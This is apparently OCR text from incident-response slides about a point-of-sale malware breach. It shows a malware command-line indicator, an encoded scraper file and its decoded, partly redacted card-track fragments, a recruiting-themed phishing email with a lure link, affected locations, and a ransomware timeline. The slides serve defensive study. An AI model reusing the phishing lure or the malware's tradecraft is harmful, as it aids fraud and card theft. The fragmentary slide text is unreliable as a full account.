
UNKNOWN Cb IOC

...

Command line:

```
C:\\MidniteExpress\\SlipStream\\mxSlipStream3.exe p mxSlipStream4.exe t 10044
```

wmsetup.tmp - encoded



[redacted]_c__windows_temp_wmsetup.tmp

```
 £:bDLE—ìóT°è½ŽVT¤*ë-$V„î}Hb‰z
ŸZ4ùúç¸'— [¦W·nBELSIKñµfÃÚ¤ÀìÛj{¶-ÚZÀDC2ENQwDC3jsÑ<l?BS Ç¶±wó±aÁÜ£ÁîÚn»—ØSÊDC2BELvNAKnqÓ>h=SO‹' b
¯—6÷›J›hcNULBSoõ,³eÄÔ;ÊâÚn¹-Ù[ÆDLEACKvDC3jvÓ%-(6Ë¢STXCANâETX+CAN-¾øÓGSšSIWL»Q-°DLE}¨|NÉ`à£RèDC3F£<SOH"%ßNUL!éøl¹”ÑSÁDC1NULp
ESCoqÑ2j<SOŠ&©kSYN ÕACKfüÉåVTñ‰RSÙ%ì4BSDC1ÚÛ©«LIŠ6Âò®ENQUSäNUL"SUB¬¾ýÖEM›BELYE²S¬´NAK¨}OÎ%US±¼D)CAN¬¿ÿÝDLEžSOHQA·U®¸NAKrª OË
fé«VàNAKF¢>NUL#K9Ä^EM#´áÌ’€ÉvENQ=îAY)BkPëö3EM[ÛF‡ö’ìñQ¼é½ŠVT£ ï%±O¹l‡¢Î¹MÞ“|=="õlÐrÊ\°RSÈCANiё…ˆÊwSOH1áB^$JiXï"fRSÚ3S÷JÒ5-Ikh
SOMþ†³kÁÞ¡Çíøl~»”ÙZÇDLENULuETB ŸrGdª›+?}U™SUB‡ÕÀ2×*4ò*þÎMæi+×gÄ*¿,«"CFS&ŒwÏU°SUBÀGSîã„‹ÎuETX7âN^!CmZíÿ;DC4YÚG…þ—é
k/l,_6þÿæ´%-0ˆNAKzßß§¦E@Š?Âõ§STXFSáSTX/EM¥» È•o›üFSÝ±yzg0¥DC4·EOTûYENQ_.+ÁË
¶Au&ƒœf,¨ Ç‘ÏxóaÁÜ£ÁçÑey²”Þ[ÊDC2ACKvESCnqÓ>h<SO‹#¨c%nÍEOTæZFSò¼½¢päWõO×1ŸL›cj
BSKö€´fÃÜ¡ÂïØm~°œÜZ âU1UÖ=k4SOŒ$©jSYN¢ÑENQeüÆï
øEMÙ´x{g0¥SYN°SO-%òõí¥ÆéÙmz½”Ø_ÄETBBELtDC3nqß=j=FF‰$¨jETB ÕACKjüÆâSIøRS"DC3nBELb&½„«Ç¼KÜŸw93&ömÐ~ÎQ³USÊGSïë„‰ÊvNUL5âB[!?^â”
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
ú‹ETB ²»ÁDC3‡-™.=xU™ESCŽÒÅ7Ð-8Ÿý)üÎIäh*×b•Æ#½,#ÑÿCANHäETX(DLE-»òÒCAN™STXR@±V¤¼DLE~¨ LËeè¬VæGSO§;BS"N!Å±ü'ñ¢
CAN±ENQ/CAN-°ýÜFSNULUH´Q¬µDLE ©}NËdé¢QãNAK!›‰(å¯FHŒ3Àõ¦ACKESCãSOH.FS-½öÖEMšSIRE·R¬±DC2  FÊ%”BS-Ÿ¡,ìž#Tã|Bg‰ SOŸ[9ûúç¹'-2ŒCANrÞ
ˆÝ®«EM6Å%LÀNUL›xEcŽxSO™Z7øüä¶$”7DC3rß‰ß®ªDIŠ7Àý¦NULFSáSTX/CAN
```

wmsetup.tmp - decoded



```
Source file: C:\Users\andrew.valentine\Desktop\POSdecoder\C[redacted]P_c__windows_temp_wmsetup.tmp. Total lines: 28
40[redacted]432=190620110000821
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41[redacted]319=220620110000398
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


Military Recruiting Specialist position

Josephine Pena (USA Staffing Services) <uslegor@gmail.com>
To [redacted]

Wed 03/13/2020 8:13 AM

Hello [redacted]
I sent you a message on Linkedin recently about the position available in your area.
Here is the job description - https://job.usstaffing.services/military-recruiting-specialist-2836582_position

Josephine Pena
Manager, HR
US Staffing Services

Newport, OR

Tillamook ,OR

Walla Walla, WA

Spokane, WA

Eugene, OR

Bend, OR

And then a couple dozen others.

After the breach…

- Remediation underway by late-May 2020.
- May 31, 2020 Ransomware attack launched.
- Demonstrated threat actor ability to pivot attack method.


MONETIZE UNAUTHORIZED ACCESS.

CASE 2

